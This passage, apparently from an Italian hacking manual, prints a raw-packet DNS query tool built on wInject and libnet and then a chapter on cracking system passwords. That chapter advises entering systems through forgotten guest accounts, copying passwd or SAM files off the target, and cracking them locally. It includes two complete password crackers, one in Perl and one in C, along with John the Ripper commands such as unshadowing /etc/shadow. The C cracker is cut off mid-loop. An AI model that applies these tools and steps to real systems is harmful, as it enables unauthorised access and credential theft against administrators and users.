	return 1;
}
```

Il sorgente che segue invece implementa pacchetti DNS sempre tramite wInject.

```
/*
 *  DNS_Q.cpp
 *
 *  - Implements DNS Query Packet functionality through wInject
 *  - We will be querying for www.yahoo.com at the NS host 194.239.134.83 
(ns3.tele.dk)
 *
 *  Make sure:
 *
 *     - wInject 0.95b is running
 *
 * Author: FoxThree (foxthree@antionline.org)
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR 
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR 
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, 
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
```

```
 *
 */

#include "stdafx.h"
#include "..\getopt.h"
#include <libnet.h>

/* #defines for the application */
#define VERSION           "1.0"

/* Function prototypes */
int InitWinSock (void) ;

/* Prints a small header */
void PrintHeader ()
{
      printf ("dns_q %s - Send a DNS Query packet to a NS host via
wInject\n", VERSION) ;
      printf ("by foxthree (foxthree@antionline.org)\n\n") ;
}

/* Prints the Usage */
void PrintUsage()
{
      printf ("usage: dns_q [-n numpackets] [-s src host]\n\nMake sure
wInject is running!!!\n\n") ;
}

/* Hmmm... what can this be ?! */
int main(int argc, char* argv[])
{
    unsigned long src_ip, dst_ip;
      unsigned char packet[1514] ;
      char c ;
      int nPackets = 3 ;
      SOCKET sock ;
      struct sockaddr_in dest ;
      char szBuffer[255] ;
      unsigned char payload[] = {0x00, 0x01, 0x01, 0x00, 0x00, 0x01, 0x00,
0x00, 0x00,
                                                 0x00, 0x00, 0x00, 0x03,
0x77, 0x77, 0x77, 0x05, 0x79,
                                                 0x61, 0x68, 0x6F, 0x6F,
0x03, 0x63, 0x6F, 0x6D, 0x00,
                                                 0x00, 0x01, 0x00, 0x01 } ;
      int payload_s = 31 ;

      /* Initialize */
      src_ip = 0 ;
      dst_ip = 0 ;

      /* Initialize the Libnet NT Library */
      libnet_win32_init(1) ;

      /* Initialize our Windows Sockets */
      if (!InitWinSock ())
      {
            printf ("dns_q: Oops! Unable to init Windows Sockets. Can't
proceed further!\n") ;
            exit (-1) ;
      }

      /* Print out header */
    PrintHeader() ;

      /* Parse our command line parameters */
    while((c = getopt(argc, argv, "d:n:")) != EOF)
    {
```

```
        switch (c)
        {
                    /* Destination host; it can be of the form www.yahoo.com
or */
                    /* 202.140.152.1 etc. */

                    case 's':
                          if (!(src_ip = libnet_name_resolve((unsigned char
*)optarg, 1)))
                          {
                                fprintf(stderr, "Bad source IP address:
%s\n", optarg);
                                exit(-1);
                          }
                          break ;

                    case 'n':
                          nPackets = atoi (optarg) ;
                          break ;
        }
    }

      /* If the user has not opted to give the source address, attempt to
retrieve it */
      /* ourself */
      if (!src_ip)
      {
            /* Get our local host name */
            if (gethostname(szBuffer, sizeof(szBuffer)) == SOCKET_ERROR)
            {
                  printf ("dns_q: Error getting local host name\n") ;
                  exit (-1) ;
            }

            /* Attempt to get our IP Address */
            struct hostent *phe = gethostbyname(szBuffer);

            if (phe == 0)
            {
                  printf ("dns_q: Error getting local IP Address. Try
giving as a -s option.\n") ;
                  exit (-1) ;
            }

            struct in_addr addr;
        memcpy(&addr, phe->h_addr_list[0], sizeof(struct in_addr));

            /* Get our IP Address, atlast! */
            src_ip = addr.S_un.S_addr ;
      }

      if (!(dst_ip = libnet_name_resolve((unsigned char *)"194.239.134.83",
1)))
      {
            fprintf(stderr, "Bad Name Server IP address\n");
            exit(-1);
      }

      /* Sanity check ! */
    if (!src_ip || !dst_ip)
    {
        PrintUsage();
        exit(-1);
    }

      /* Build our IP Packet */
      libnet_build_ip(LIBNET_UDP_H + payload_s,           /* Size of the
payload; 31 bytes is our DNS payload */
```

```
                                 0,                                     /*
IP tos */
                                 0x5a00,                /* IP ID */
                                 0,                                     /*
Frag stuff */
                                 32,                    /* TTL */
                                 IPPROTO_UDP,             /* Transport
protocol */
                                 src_ip,                /* Source IP */
                                 dst_ip,                /* Destination IP */
                                 NULL,                  /* Pointer to
payload (none) */
                                 0,                                     /*
Length of payload */
                                 packet)      ;                         /*
Packet header memory */

       /* Build our UDP Packet */
       libnet_build_udp(1035,                             /* Source Port */
                                  53,                           /*
Destination Port */
                                  payload,                      /* Payload
*/
                                  payload_s,                    /* Length
of payload */
                                  packet + LIBNET_IP_H);   /* Where to
assemble */

       /* Do our checksums */
       if (libnet_do_checksum(packet, IPPROTO_UDP, LIBNET_UDP_H + payload_s)
== -1)
       {
              fprintf(stderr, "Can't do UDP checksum!\n");
       }

       if (libnet_do_checksum(packet, IPPROTO_IP, LIBNET_IP_H) == -1)
       {
              fprintf(stderr, "Can't do IP checksum!\n");
       }

       /* Open our wInject Winsock extension interface */
       sock = socket (AF_INET, SOCK_DGRAM, IPPROTO_UDP) ;

       /* Se the TTL value of outgoing packet to zero */
    int ttl = 0 ;
    setsockopt(sock, IPPROTO_IP, IP_TTL, (char *) &ttl, sizeof(ttl)) ;

       /* Set our destination parameters */
    dest.sin_addr.s_addr = inet_addr("200.200.200.200") ;
    dest.sin_family = AF_INET ;
       dest.sin_port = htons (0) ;

       printf ("Injecting %d FRAGMENTED Packet(s) into the network...\n",
nPackets) ;

       /* Fire away our packet in the data payload of a UDP packet */
       /* wInject takes care of the rest */
       for (int i = 0; i < nPackets; i++)
              sendto(sock, (char *)packet, 59, 0, (struct sockaddr*)&dest,
sizeof(dest)) ;

       printf ("Done...\n") ;

       /* Close our socket */
       closesocket (sock) ;

       /* Clean up WinSock */
       WSACleanup() ;
```

```
	return 0;
}

/* Initialize Windows Sockets version 2.2 */
int InitWinSock (void)
{
	WORD wVersionRequested;
	WSADATA wsaData;

	wVersionRequested = MAKEWORD(2, 2);
	if (WSAStartup(wVersionRequested, &wsaData))
	{
		fprintf(stderr, "Error: Unable to find a useable
winsock.dll!\n");
		return 0;
	}

	if (LOBYTE(wsaData.wVersion) != 2 || HIBYTE(wsaData.wVersion) != 2)
	{
		fprintf(stderr, "Error: Unable to find a 2.2 compatible version
of winsock!\n");
		WSACleanup();
		return 0;
	}

	return 1;
}
```

Parte VI
L’hacking

Il cracking delle passwords

Il sistema relativo alla gestione delle passwords in ambiente Windows è stato parzialmente discusso nei capitoli in cui si parla della sicurezza e dell'enumerazione legata a questo sistema operativo.
L'individuazione delle passwords è una delle attività fondamentali a qualsiasi livello legate alla sicurezza dei sistemi informatici.
In altre parole le passwords sono di fatto il metodo per proteggere qualsiasi cosa a partire da un semplice router, uno switch o un accesso ad un sistema operativo.
In un altro capitolo abbiamo riportato una lista di passwords di default che spesso a causa dell'ignoranza del system administrator non vengono modificate per cui accedere ad un dispositivo di qualsiasi tipo potrebbe essere più semplice di quanto si pensa.
Sotto sistemi operativi come ad esempio Unix questa attività diventa una di quelle fondamentali per cui capire le possibilità che ci sono sulla rete per crackarle è di fatto una delle cose fondamentali.
Il settore delle password implica nell'ambito dell'ahcking quella che viene definita ingegneria sociale in quanto l'individuazione di queste spesso dipende dallo studio degli individui che le settano.

- Gli utenti tendono a scegliere delle passwords semplici da ricordare.
- Se gli utenti sono portati a scegliere passwords difficili da ricordare tendono a scriverle da qualche parte. La soluzione prevede l'uso di software in grado di generare passwords difficili ma allo stesso tempo semplici da ricordare.
- Le passwords sono suscettibili ad un attacco di sniffing.
- I files che contengono le passwords sono a volte accessibili e quindi decrittabili utilizzando strumenti sviluppati ad hoc (NTCrack, LC).
- La soluzione potrebbe essere quella di utilizzare uno schema di password resistente, a singolo uso, memorizzato su token card.

In genere si pensa che individuare le password di Unix si un attività semplice.
Nulla di più sbagliato in quanto le password in questo ambiente vengono mantenute crtptografate.
Quando al login inserite la password d'accesso il sistema la encrypta e la confronta con quella mantenuta memorizzata come tale.
Esistono in circolazione diversi programmi che cercano di decodificare la passwords usando metodi differenti.
Un metodo, come abbiamo già detto in altri capitoli, utilizza dei dizionari di parole già creati mentre il secondo metodo genera le combinazioni usando i set di caratteri specificati.
Il tempo di generazione legato a questo ultimo metodo può essere anche esageratamente grosso.
Se si selezionano tutti caratteri, minuscoli e maiuscoli, e tutti numeri il numero delle combinazioni possibili per cercare di individuare un password di soli 8 caratteri è enorme.
Alcuni software come l0phtcrack, no dei più famosi, possiedono diversi metodi per riuscire a decodificare le passwords di sistema.
Oltre ai due di cui abbiamo parlato ne esiste uno aggiuntivo che scaturisce dallo sniffing di rete.
Una delle versioni più recenti per ambiente Windows oltre a disporre di tuti questi metodi è di fatto anche molto veloce e in ambito della ricerca basata sulla forza bruta, quella combinatori, riesce ad eseguire migliaia di combinazioni al secondo.
Sulla rete è possibile trovare qualsiasi vocabolario basato sulla lingua inglese, su quella italiana oppure è anche possibile trovare dei generatori i quali creano dei files .txt.
Prima di avventurarci in un tipo di hacking in cui il metodo prevede i tentaivi ondine ricordiamoci quello che segue :

1. I tentativi di accessi vengono quasi sicuramente logati per cui un programma che tenta di imbroccare una password mediante logica combinatoria potrebbe generare migliaia e migliaia di righe di log. Quseto per dire che difficilmente il tentivo passerà inosservato.

2. Il sistema potrebbe non permettere l'accesso da sistema remoto a livelli elevati, come nel caso di Unix a livello di root.
3. Il sistema potrebbe essere un honeypot in quanto generalmente un amministratore serio disabilita almeno l'accesso ramite TELNET al server.
4. Il sistema potrebbe disabilitare l'accesso dopo un certo numero di tentivi errati. Windows ad esempio blocca un utente se si supera un certo numero di tentivi falliti. Molti sistemi Unix dopo 3 tentativi vi scollegavano.

In qualche capitolo precedente abbiamo detto che nel caso delle password sarebbe consigliabile usare la metodologia relativa alla scalata dei privilegi.
In altre parole provate ad accedere a qualche sistema con livelli bassi, magari sfruttando qualche login GUEST dimenticato dal sysadmin.
Dopo aver fatto l'accesso a questo livello provate a copiare in qualche modo il file password particolare di quel sistema operativo.
Portatevi sul vostro sistema questo file e successivamente attivate qui i vari programmi adatti alla decodifica e all'individuazione delle passwords.
Il lavoro sarà più veloce in quanto il proceso sarà locale.
Chiaramente questo era relativo alle passwords usate per l'accesso a livello di OS anche se di fatto le passwords le troviamo da qualsiasi parte.
I posti dove è molto più facile che l'aministratore si dimentichi di cambiare le passwords di default è a livello di impianti hardware.
Sia i routers che i firewalls per arrivare agli switch possiedono passwords le quali possono essere utilizzate per accedere alle funzioni amministrative dei sistemi.
Gli switch sono spesso i punti chiave su cui passano tutti i dati delle reti.
Spesso e volentieri avvengono dei problemi di settaggio dei firewall per cui gli indirizzi degli switch in una intranet vengono mappati all'esterno della rete.
Facciamo un esempio molto semplice.
Un router è collegato ad un HUB sulle cui porte ne arrivano alcune di servers con degli IP pubblici.
Su un'altra porta dell'HUB arriva la porta di uscita di un firewal hardware della classe CISCO PIX 515.
A questo, sulla porta in input, è collegato un SWITCH Cisco alle cui porte sono collegati tutti i sistemi di un Intranet.
Gli IP pubblici, quelli che arrivano sull'HUB, sono del tipo 210,209.165.0/24.
Gli IP privati della rete intranet sono della classe 192.168.255.0/24 tra cui ne esiste anche uno relativo alla porta di settaggio dello SWITCH stesso.
Il firewall per permettere ai sistemi in intranet di poter uscire sulla rete Internet esegue il natting o il mascheramento di questi IP usando un range di IP pubblici di mappatura.
Questo significa che un ipotetico sistema in intranet 192.168.255.10 verrà mappato su un IP pubblico del tipo 210.209.165.70.
Questa mappatura come abbiamo detto viene fatta automaticamente dal firewall il quale è settato per accettare un certo range di IP in ingresso e quindi di fare una mappatura automatica di questi in IP pubblici.
Se l'amministratore non esegue un settaggio tale in modo che l'IP dello SWITCH non venga mappato, anche questo verrà pubblicato sulla rete e quindi sarà visibile dall'esterno.
Alcuni programmi sono in grado di pingare degli IP e quindi di riconoscere se si tratta di qualche strano marchingenio come SWITCH, ROUTER o altro.
Alcuni dispositivi come determinati switch sono del tipo 'installali e usali' per cui potrebbe capitare che l'amministratore si dimentichi di cambiare la password.
Avete mai visto le maschere HTML che vengono visualizzate da SWITCH come i CISCO professionali ?
Da questi potreste avere l'accesso a tutta la rete creando anche delle VPN.
Inoltre i tentivi di accedere al sistema di autenticazione di questi dispositivi, potrebbero non essere logati.
Questo per dirvi di nojn scartare l'idea, quando possibile, di cercare di accedere a questi sistemi.
In ogni caso quando si parla di cercare di identificare una password in genere si pensa ai login dei sistemi operativi.
Uno dei più famosi programmi per il cracking delle passwords in ambiente Linux è il seguente scritto in Perl.

```
# ------------------------------------------------------------------
#        xcrack.pl -- Unix/Linux Password Cracker -- V1.00
#           By manicx -- 22nd Dec 98 -- email from site
#       Get the latest from http://www.infowar.co.uk/manicx
#          usage = perl xcrack.pl PASSWORDFILE WORDFILE
#       ---------------------------------------------------
#            works under Windows all *nix i can find
#       ---------------------------------------------------
# Updates: Now split into subs and read entire wordfile into an
# array for extra speed plus breaks out of compare loop now on
# password crack. Also it will now check for disabled accounts and
# non-passworded accounts
# This will probably be the last version of this.
# I'll be moving to sockets now, look out on the site above.

# start xcrack.pl

#system("cls");    # This will clear the terminal/Dos screen
                  # Then stick this info on the screen
print ("\n \t\t------------------------------");
print ("\n \t\t\t Xcrack  V1.00");
print ("\n \t\thttp://www.infowar.co.uk/manicx");
print ("\n \t\t------------------------------\n");

if ($#ARGV < 1) {
  usage(); # Print simple statement how to use program if no arguments
  exit;
}

$passlist = $ARGV[0];     # Our password File
$wordlist = $ARGV[1];     # Our word list
# ------------- Main Start ---------------------------------
getwordlist();          # getting all words into array
getpasslist();          # getting login and password
print ("\n\tFinished - ", $wordlist, " - Against - ", $passlist);
#-------------------------------------------------------------
sub getpasslist{
open (PWD, $passlist) or die (" No Good Name for password File ", $passlist, "\n");
while (<PWD>)
  {
   ($fname, $encrypted, $uid, $gid, $cos, $home, $shell) = split ( /:/);
    if ($encrypted eq "\*")     # Check if the account is Locked
                     {
                     print "Account :", $fname, "   \t ------ Disabled\n";
                     next;     # Skip to next read
                     }
    if ($encrypted eq "x")     # Check if the account is Locked
                     {
                     print "Account :", $fname, "   \t ------ Disabled\n";
                     next;     # Skip to next read
                     }
    if ($encrypted eq "")      # Check if the account has No Password
                     {
                     print "Account :", $fname, "   \t ------ No Password\n";
                     next;     # Skip to next read
                     }
    enccompare();              # Call on next Sub
  }
  close (PWD);  #closes the password file
}
#-------------------------------------------------------------
sub getwordlist{
open (WRD, $wordlist) or die (" No Good Name for wordfile ", $wordlist, "\n");
     while (<WRD>)
        {
         @tmp_array = split;              # Getting the entire contents of our
         push @word_array, [@tmp_array];  # word file and stuffing it in here
        }
close (WRD);  #closes the wordlist
}
#-------------------------------------------------------------
sub enccompare{
for $password ( @word_array)
      { $encword = crypt (@$password[0], $encrypted); # encrypt our word with the same
salt
```

```
        if ($encword eq $encrypted)                   # as the encrypted password
           {
           print "Account :",$fname, "      \t ------ \aPassword : ", @$password[0],
"\n";
           last;     # Print the account name and password if broken then break loop
           }
      }
}
#-------------------------------------------------------------
sub usage { print "usage = perl xcrack.pl PASSWORDFILE WORDFILE\n"; }
# End xcrack.pl    # simple usage if no #ARGV's
```

Per quanto riguarda Unix uno dei sistemi più famosi è quello denominato John the Ripper's.
Il metodo per il suo utilizzo è il seguente.
Per prima cosa dovrete in qualche modo impossessarvi di una copia del file di password.
Purtroppo se il sistema utilizza le shadow password dovreste dare con il privilegio di root il comando :

```
unshadow /etc/passwd /etc/shadow > passwd.1
```

In altro modo dovrete dare :

```
cp /etc/passwd passwd.1
```

Assumiamo che ora abbiate il vostro file 'passwd.1', e che vogliate crackare questo.
Il modo più semplice per eseguire il programma è :

```
john passwd.1
```

Questo proverà il metodo definito cn il termine di "single crack"per primo, quindi utilizzerà una lista di parole come regole per cercare di individuare le pasword.
Alla fine il sistema passerà al modo incrementale.
Chiaramente più è grande il file con le parole più saranno le possibilità di individuare le passwords.
Ora potremo vedere se ci sono alcune password individuate con :

```
john -show passwd.1
```

Potreste ricevere l'informazione che alcune pasword possiedono le hell disabilitate
John le ignora:

```
john -show -shells:-/etc/expired passwd.1
john -show -shells:-expired passwd.1
john -show -shells:-expired,newuser passwd.1
```

Per controllare se per caso qualche password relativa a root è stata crackata potrete dare :

```
john -show -users:0 passwd.1
john -show -users:0 passwd.*
```

Per visualizare solo gli account di root:

```
john -show -users:root passwd.1
```

Per testare I gruppi privilegiati :

```
john -show -groups:0,1 passwd.1
```

Se decideste di gestire interattivamente il meotodo di cracking potreste dare :

```
john -single passwd.1
john -si passwd.1
```

Se esistessero più files da crackare :

```
john -single passwd.1 passwd.2
john -single passwd.*
```

Per individuare paswords più complesse è possibile utilizzare un metodo di crack molto potente.
Per prima cosa provate con la lista di parole:

```
john -w:words.lst passwd.1
john --wordfile=words.lst passwd.1
john -w=words.lst passwd.1
```

Insomma.
Esistono un infinità di ozpioni a seconda della tipologia di crack che si vuole eseguire.
Sono esempi validi di comandi specificati a prompt:

```
john -w:words.lst -rules passwd.1
john -w:words.lst -rules -stdout:8 | unique huge.lst
john -w:huge.lst passwd.1
nice -n 20 john -w:words.lst -rules passwd.1 &
john -w:words.lst -rules -shells:sh,csh,tcsh,bash passwd.1
john -w:words.lst -rules passwd.*
john -w:words.lst -rules -users:0 passwd.*
john -w:words.lst -rules -users:-root,solar passwd.*
john -w:words.lst -rules -salts:2 passwd.*
john -w:words.lst -rules -salts:-2 passwd.*
```

Sempre in rete è possibile trovare un numero enorme di programmi indirizzati a eseguire dei crack sui files di password.
Voi vi chiederete come fare ad averli sottomano per poterli sottoporre a questi programmi.
In ambiente Windows potete provare di utilizzare i vari metodo legati a NetBios, ai BUGS sui WEB o ad altri metodi visti negli appositi capitoli indirizzati ad eseguire programmi sui sistemi remoti come ad esempio TFTP per trasferire i files in questione.
In ambito Unix potreste avere la possibilità di accedere ad un sistema come utente senza diritti come ad esempio guest o altro utente.
Ricordiamoci che spesso raggiungere il livello di root è come eseguire un scalata partendo dal basso.
Riuscire immediatamente accedere ad un sistema come root è spesso complicato se non impossibile per cui in questo caso è necessario fare le cose per grado.
Mettersi su di un sistema remoto a tentare di decodificare le passwords è un lavoro pericoloso in quanto vengono attivati dei processi che possono durare ore se non giorni.
Per questo motivo le attività devono essere svolte in locale.
Entrando con un grado basso su di un sistema remoto è possibile eseguire la copia del file delle passwords, come ad esempio passwd sotto Unix e SAM sotto Windows, per poi poterci lavorare localmente.
Alcuni programmi funzionano anche ondine.
Sto chiaramente continuando a parlare di software adatti all'identificazione delle passwords.
L'esecuzione ondine spesso presenta dei problemi dovuti a diversi fattori.
Il primo è che mediante un determinato settaggio del file Unix

```
/etc/securetty
```

è possibile specificare da quali tty l'utente root può eseguire il login per cui potrebbe non essere possibile accedere come tale da un sistema remoto.
Di fatto molti sistemi di default permettono l'accesso a root soltanto da console.
Un'altra limitazione sempre legata ai sistemi Unix è di fatto che in alcuni casi il numero di tentativi con password sbagliata può essere limitata a pochissimi tentativi.

I programmi che cercano di identificare un password usando il metodo del brute force se usati online pretenderebbero un tempo talmente levato da renderne impossibile il loro utilizzo.
In genere il sistema ottimale per attenere l'accesso è frutto di operazioni complesse che vengono eseguite abbinando metodologie di spofing con altre di DOS.
In altri casi i metodi utilizzano dei buffers overflow.
In ogni caso di questi metodi parleremo nei capitoli adatti rimanendo in questo capitolo legati a quelle che sono le metodologie per cercare di identificare le passwords di sistema.
Spesso i metodi per riuscire ad avere la meglio su sistemi Unix si basano sul cracking di quelli che sono i sistemi meno protetti.
Prendiamo ad esempio TFTP.
Questo sistema dispone di un sistema di protezione minimale per cui il fatto di riuscire ad utilizzarlo è di fatto importantissimo in quanto grazie all'attivazione di questo diventa possibile il trasferimento dei files necessari per poi potere eseguire localmente il lavoro di decodifica.
Un semplice soiftware indirizzato al cracking delle password Linux è il seguente.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

static FILE *F, *OF;
static char *fnsep[2048];

int cracking(char *Uname, char *Passwd, char *salt, char *dicstr)
{
char *crypt(char pw[8], char salt[2]);
	if (!(strcmp(Passwd, crypt(dicstr, salt))))
		{
	fprintf(OF,  "%s  %s  %s:  %s\n",  "Password  of  user",  Uname,  "is",
dicstr);
	fflush(OF);
	return 1;
		}
	return 0;
	}
void copyrights()
{
	printf("\n%s\n",  "Unix  password  cracker,  version  2.0  (alpha).
Production of Scooter corp.");
	printf("%s\n\n",  "(C)  All  rights  reserved.  Copyright  Bishkek,
Kyrghyzstan, 1996-1997.");
}

void openout()
{
	if(!(OF = fopen("crack.out", "w")))
		{
	printf("%s\n", "Can't open output file. Sorry.");
	exit(1);
		}
}


void anandcrack(int lng, char *salt, char *Passwd, char *Uname)
{
int i;
char dicstr[256], tempory[256];

	for(i=1;i<=lng;i++)
	{
	strcpy(dicstr, fnsep[i]);

	if(cracking(Uname, Passwd, salt, dicstr)==1) return;

	if((dicstr[0]<=90) && (dicstr[0]>=65)) dicstr[0]=dicstr[0]+32;
		else
			{
```

```
       if((dicstr[0]>=97) && (dicstr[0]<=122)) dicstr[0]=dicstr[0]-32;
                     }
       if(cracking(Uname, Passwd, salt, dicstr)==1) return;

       if((dicstr[strlen(dicstr)-1]<=90) && (dicstr[strlen(dicstr)-1]>=65))
                     {
                     dicstr[strlen(dicstr)-1]=dicstr[strlen(dicstr)-1]+32;
                     }
              else
                     {
       if((dicstr[strlen(dicstr)-1]>=97)  &&  (dicstr[strlen(dicstr)-1]<=122))
dicstr[strlen(dicstr)-1]=dicstr[strlen(dicstr)-1]-32;
       if((dicstr[0]>=97) && (dicstr[0]<=122)) dicstr[0]=dicstr[0]-32;
                     }

       if(cracking(Uname, Passwd, salt, dicstr)==1) return;

       strcpy(dicstr, Uname);
       if(cracking(Uname, Passwd, salt, dicstr)==1) return;
              }
       if(lng>=2)
              {
       strcpy(dicstr, fnsep[1]);
       strcat(dicstr, fnsep[2]);
       if(cracking(Uname, Passwd, salt, dicstr)==1) return;

       strcpy(tempory, fnsep[1]);
       dicstr[0]=tempory[0];
       dicstr[1]='\0';
       strcat(dicstr, fnsep[2]);
       if((dicstr[1]<=90) && (dicstr[1]>=65)) dicstr[1]=dicstr[1]+32;
              else
                     {
       if((dicstr[1]>=97) && (dicstr[1]<=122)) dicstr[1]=dicstr[1]-32;
                     }
       if(cracking(Uname, Passwd, salt, dicstr)==1) return;


       if((dicstr[0]<=90) && (dicstr[0]>=65)) dicstr[0]=dicstr[0]+32;
              else
                     {
       if((dicstr[0]>=97) && (dicstr[0]<=122)) dicstr[0]=dicstr[0]-32;
                     }

       if(cracking(Uname, Passwd, salt, dicstr)==1) return;

       strcpy(tempory, fnsep[2]);
       dicstr[0]=tempory[0];
       dicstr[1]='\0';
       strcat(dicstr, fnsep[1]);
       if((dicstr[1]<=90) && (dicstr[1]>=65)) dicstr[1]=dicstr[1]+32;
              else
                     {
       if((dicstr[1]>=97) && (dicstr[1]<=122)) dicstr[1]=dicstr[1]-32;
                     }
       if(cracking(Uname, Passwd, salt, dicstr)==1) return;

       if((dicstr[0]<=90) && (dicstr[0]>=65)) dicstr[0]=dicstr[0]+32;
              else
                     {
       if((dicstr[0]>=97) && (dicstr[0]<=122)) dicstr[0]=dicstr[0]-32;
                     }
       if(cracking(Uname, Passwd, salt, dicstr)==1) return;

              }
       if(lng==3)
              {
       strcpy(dicstr, fnsep[1]);
```

```
	strcat(dicstr, fnsep[3]);
	if(cracking(Uname, Passwd, salt, dicstr)==1) return;
	strcpy(dicstr, fnsep[2]);
	strcat(dicstr, fnsep[3]);
	if(cracking(Uname, Passwd, salt, dicstr)==1) return;
		}

}


void fastcrack(void)
{
FILE *AF;
char Uname[9], Passwd[30], temp[256], salt[2], pofn[256];
int c=0, i=0, j=0;
	copyrights();
	openout();
	printf("%s\n", "Fast mode of discryption...");
	if(!(AF= fopen("passwd.adp", "r")))
	{
	printf("%s\n", "Can't open adapted password file. Sorry.");
	exit(1);
	}
	while(!(feof(AF)))
		{
	strcpy(temp, "");
	strcpy(pofn, "");
	fscanf(AF, "%s %s %s\n", Uname, Passwd, temp);
	sscanf(Passwd, "%2s", salt);
	printf("%s  %s  %s  %s\n",  "Trying  password  of  user",  Uname,  "crypted
password is", Passwd);
		c=0;
		i=0;
		j=0;
		while(0==0)
		{
		if((temp[i]==127) || (temp[i]=='\0'))
			{
			pofn[c]='\0';
			j++;
			fnsep[j]=(char *)malloc(strlen(pofn)+1);
			strcpy(fnsep[j], pofn);
			strcpy(pofn, ""); c=0;
			if(temp[i]=='\0') break;
			i++;
			}
			 else
		pofn[c++]=temp[i++];
		}
		anandcrack(j,salt, Passwd, Uname);
		}


}

void adapting(char *str)
{
FILE *PF, *AF;
int c,j=0;
char uname[9], password[30], fullname[256], *fields[2048], i;

	if(!(PF=fopen(str, "r")))
		{
		printf("Can't open your password file. Sorry.\n");
		exit(1);
		}
	if(!(AF=fopen("passwd.adp", "w")))
		{
```

```
		printf("Can't open tempory file. Sorry.\n");
		exit(1);
		}


	while(i)
	{
		while(i)
			{

		c=0;
			while((i=fgetc(PF))!=':')
				{
				if(i=='\n') goto endofline;
				if(feof(PF)) goto complit;
				fullname[c]=i;
				c++;
				}
			fullname[c]='\0';
			j++;
			fields[j] = (char *)malloc(strlen(fullname)+1);
			strcpy(fields[j], fullname);
			strcpy(fullname, "");
		}

endofline:
		strcpy(fullname, fields[j-1]);
		c=0;
		while(fullname[c]!='\0')
			{
			if((fullname[c]==' ') || (fullname[c]==','))
fullname[c]=127;
			c++;
			}
		if( (!(strstr(fields[2], "*"))) && (!(strstr(fields[2], "!")))
&& (!(strstr(fields[2], " "))) && (!(strlen(fields[2])<13)) ) fprintf(AF,
"%s %s %s\n", fields[1], fields[2], fullname);
		j=0;
	}

complit:
	fclose(AF);
	fclose(PF);
}




main(int argc, char *argv[])
{
static FILE *F, *DF;
char *pws, *dicstr;
char *str[] =
{"A","B","C","D","E","F","G","H","I","J","K","L","M","N","O","P","Q","R","S"
,"T","U","V","W","X","Y","Z","a","b","c","d","e","f","g","h","i","j","k","l"
,"m","n","o","p","q","r","s","t","u","v","w","x","y","z","
","~","!","@","#","$","%","^","&","*","(",")","_","+","|","`","1","2","3","4
","5","6","7","8","9","0","-
","=","\\","[","]",";","'",",",".","/","<",">","?",":","\"","{","}"};

char *salt, Uname[8], *Passwd, *Tpasswd[13], *cwd, *temp;
char *crypt(char pw[8], char salt[2]);
int  i1,i2,i3,i4,i5,i6,i7,i8;

	pws=(char *)malloc(8);
	cwd=(char *)malloc(256);
	Passwd=(char *)malloc(13);
	salt=(char *)malloc(2);
```

```
	dicstr=(char *)malloc(256);
	temp=(char *)malloc(256);
if((argc == 1))
	{
		printf("%s\n", "Too few parameters for run crack. Usage: Crack
[-d] [-f] PasswdFile.");
		exit(1);
	}
if(!(strcmp(argv[1], "-d")))
	{
	adapting(argv[2]);
	if(!(F = fopen("passwd.adp", "r")))
	{
		printf("%s\n", "Can't open adapted password file for reading.
Sorry.");
		exit(1);
	}
	  openout();
	goto agains;
	}

if(!(strcmp(argv[1], "-f")))
	{
	adapting(argv[2]);
	if(!(F = fopen("passwd.adp", "r")))
	{
		printf("%s\n", "Can't open adapted password file for reading.
Sorry.");
		exit(1);
	}
	  openout();
	fastcrack();
	printf("Work complited...\n");
	remove("passwd.adp");
	fclose(OF);
	exit(0);
	}

	adapting(argv[1]);
if(!(F = fopen("passwd.adp", "r")))
	{
		printf("%s\n", "Can't open adapter password file for reading.
Sorry.");
		exit(1);
	}
	openout();
	copyrights();
Arounds:
	fflush(OF);
	if((feof(F)))
		{
		printf("Work complited...\n");
		remove("passwd.adp");
		exit(0);
		}

	fscanf(F,"%s %s %s\n", Uname, Passwd, temp);
	  sscanf(Passwd, "%2s", salt);
	printf("%s %s %s %s\n", "Trying password of user", Uname, "crypted
password is", Passwd);
	printf("%s\n", "The 1-st level of descryption...");


	for(i1=0;i1<=94;i1++)
	{
	strcpy(pws, str[i1]);
	if(cracking(Uname, Passwd, salt, pws)==1) goto Arounds;
	}
```

```
printf("%s\n", "The 2-nd level of descryption...");
for(i1=0;i1<=94;i1++)
{
for(i2=0;i2<=94;i2++)
{
strcpy(pws,str[i1]);
strcat(pws, str[i2]);
if(cracking(Uname, Passwd, salt, pws)==1) goto Arounds;
}
}
printf("%s\n", "The 3-th level of descryption...");
for(i1=0;i1<=94;i1++)
{
for(i2=0;i2<=94;i2++)
{
for(i3=0;i3<=94;i3++)
{
strcpy(pws, str[i1]);
strcat(pws, str[i2]);
strcat(pws, str[i3]);
if(cracking(Uname, Passwd, salt, pws)==1) goto Arounds;
}
}
}
printf("%s\n", "The 4-th level of descryption...");
for(i1=0;i1<=94;i1++)
{
for(i2=0;i2<=94;i2++)
{
for(i3=0;i3<=94;i3++)
{
for(i4=0;i4<=94;i4++)
{
strcpy(pws, str[i1]);
strcat(pws, str[i2]);
strcat(pws, str[i3]);
strcat(pws, str[i4]);
